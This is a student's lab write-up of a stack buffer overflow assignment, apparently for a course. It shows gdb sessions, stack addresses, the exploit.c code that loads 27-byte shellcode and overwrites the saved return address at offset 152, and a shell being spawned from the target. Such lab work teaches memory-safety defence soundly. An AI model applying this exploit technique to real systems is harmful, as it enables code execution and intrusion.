Implementing Buffer overflow:

Step1: Unzipped the programming assignment and placed it under folder name project1.

Step2: Created target executable using make command.(inside target folder)

Step3: Edited exploit.c using pico command. Copied 27 byte long shell code to buff variable.

Step4: Compiled and generated exploit.c executable. Debugged exploit using following command, to note return instruction pointer address and local variable addresses:

```
setarch i686 -R gdb ./exploit
```

Step5: Took note of buff address using **x buff** command and also noted **rip address**. Calculated difference and started filling buff variable by editing exploit.c with buffer address, starting at index, which is equal to calculated difference of rip and buff address, also filled null character at the end.


Step6: Once again compiled and debugged **exploit.c** using make and **setarch, gdb** commands and observed that addresses have changed compared to earlier, as I have added few more code like filling buff with buff address, current addresses:

Buff address = 0x7fffffffebe0
Rip address = 0x7fffffffec78
Difference   = 152

Step7: Filled buff variable with varied index and with buff address as follows:

```
buff[152] = 0xe0;
buff[153] = 0xeb;
buff[154] = 0xff;
buff[155] = 0xff;
buff[156] = 0xff;
buff[157] = 0x7f;
buff[158] = '\0';
```


STACK FRAME:



STACK MEMORY ALLOCATION:


Parameter	Address
Return Address	**0x7fffffffec78**
Stack Address	**0x7fffffffec70**
Buffer Address	**0x7fffffffebe0**
Maxlen Address	**0x7fffffffec6e**
Var1 Address	**0x7fffffffec60**
Ptr Address	**0x7fffffffec58**
Ptr2 Address	**0x7fffffffec50**

Exploit c code:




```
sr737144@net1547: ~/project1/exploits
  GNU nano 2.5.3                             File: exploit.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

// replace this define environment to have the correct path of your own target code
// note that you must have the target executable generated first (by using 'make' command)
#define TARGET "/home/net/sr737144/project1/targets/target"

int main(void)
{
  char *args[3];
  char *env[2];
  char *tmp = NULL;

  // Creating an input buffer that can cause buffer overflow in strcpy function in the target executable
  int buffSize = 1000; char buff[buffSize];
  // Intialize buffer elements to 0x01
  int i;   for (i=0; i < buffSize; i++)         buff[i] = 0x01;

  // write your code below to fill the 27 bytes shellcode into the buff variable and
  // overwrite the return address correctly in order to achieve stack overflow
  // Your own code starts here:
        for(i=0;i<27;i++)
        buff[i]=shellcode[i];

        buff[152] = 0xe0;
        buff[153] = 0xeb;
        buff[154] = 0xff;
        buff[155] = 0xff;
        buff[156] = 0xff;
        buff[157] = 0x7f;
        buff[158] = '\0';



  // Your code ends here.
                                                                [ Read 51 lines ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos      ^Y Prev Page    M-\ First Line  M-W WhereIs Next
^X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line   ^V Next Page    M-/ Last Line   M-] To Bracket
```

GDB Running Procedure:



```
sr737144@net1547: ~/project1/exploits
6
7       // replace this define environment to have the correct path of your own target code
8       // note that you must have the target executable generated first (by using 'make' command)
9       #define TARGET "/home/net/sr737144/project1/targets/target"
10
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/sr737144/project1/exploits/exploit
process 25948 is executing new program: /home/net/sr737144/project1/targets/target
Press any key to call foo function...
t

Breakpoint 1, foo (
    arg=0x7fffffffef26 "1\300H\273и\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 125 times>, "\340\353\377\377\377\177")
    at target.c:7
7           short maxlen = 100;
(gdb) t
[Current thread is 1 (process 25948)]
(gdb) info frame
Stack level 0, frame at 0x7fffffffec80:
 rip = 0x400698 in foo (target.c:7); saved rip = 0x4007e6
 called by frame at 0x7fffffffeca0
 source language c.
 Arglist at 0x7fffffffec70, args:
    arg=0x7fffffffef26 "1\300H\273и\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 125 times>, "\340\353\377\377\377\177"
 Locals at 0x7fffffffec70, Previous frame's sp is 0x7fffffffec80
 Saved registers:
  rbp at 0x7fffffffec70, rip at 0x7fffffffec78
(gdb) x buf
0x7fffffffebe0: 0x00000000
(gdb) x &maxlen
0x7fffffffec6e: 0xec900000
(gdb) x &var1
0x7fffffffec60: 0x00000000
(gdb) x &ptr
0x7fffffffec58: 0x00000000
(gdb) x &ptr1
No symbol "ptr1" in current context.
(gdb) x &ptr2
0x7fffffffec50: 0x00000000
(gdb)
```

Successful shell creation:



```
sr737144@net1547:~/project1/exploits$ ls
exploit  exploit.c  exploit.o  Makefile  shellcode.h  testshellcode  testshellcode.c  testshellcode.o
sr737144@net1547:~/project1/exploits$ setarch i686 -R ./exploit
Press any key to call foo function...

foo() finishes normally.
$ $ ls
Makefile  exploit  exploit.c  exploit.o  shellcode.h  testshellcode  testshellcode.c  testshellcode.o
$ exit
sr737144@net1547:~/project1/exploits$
```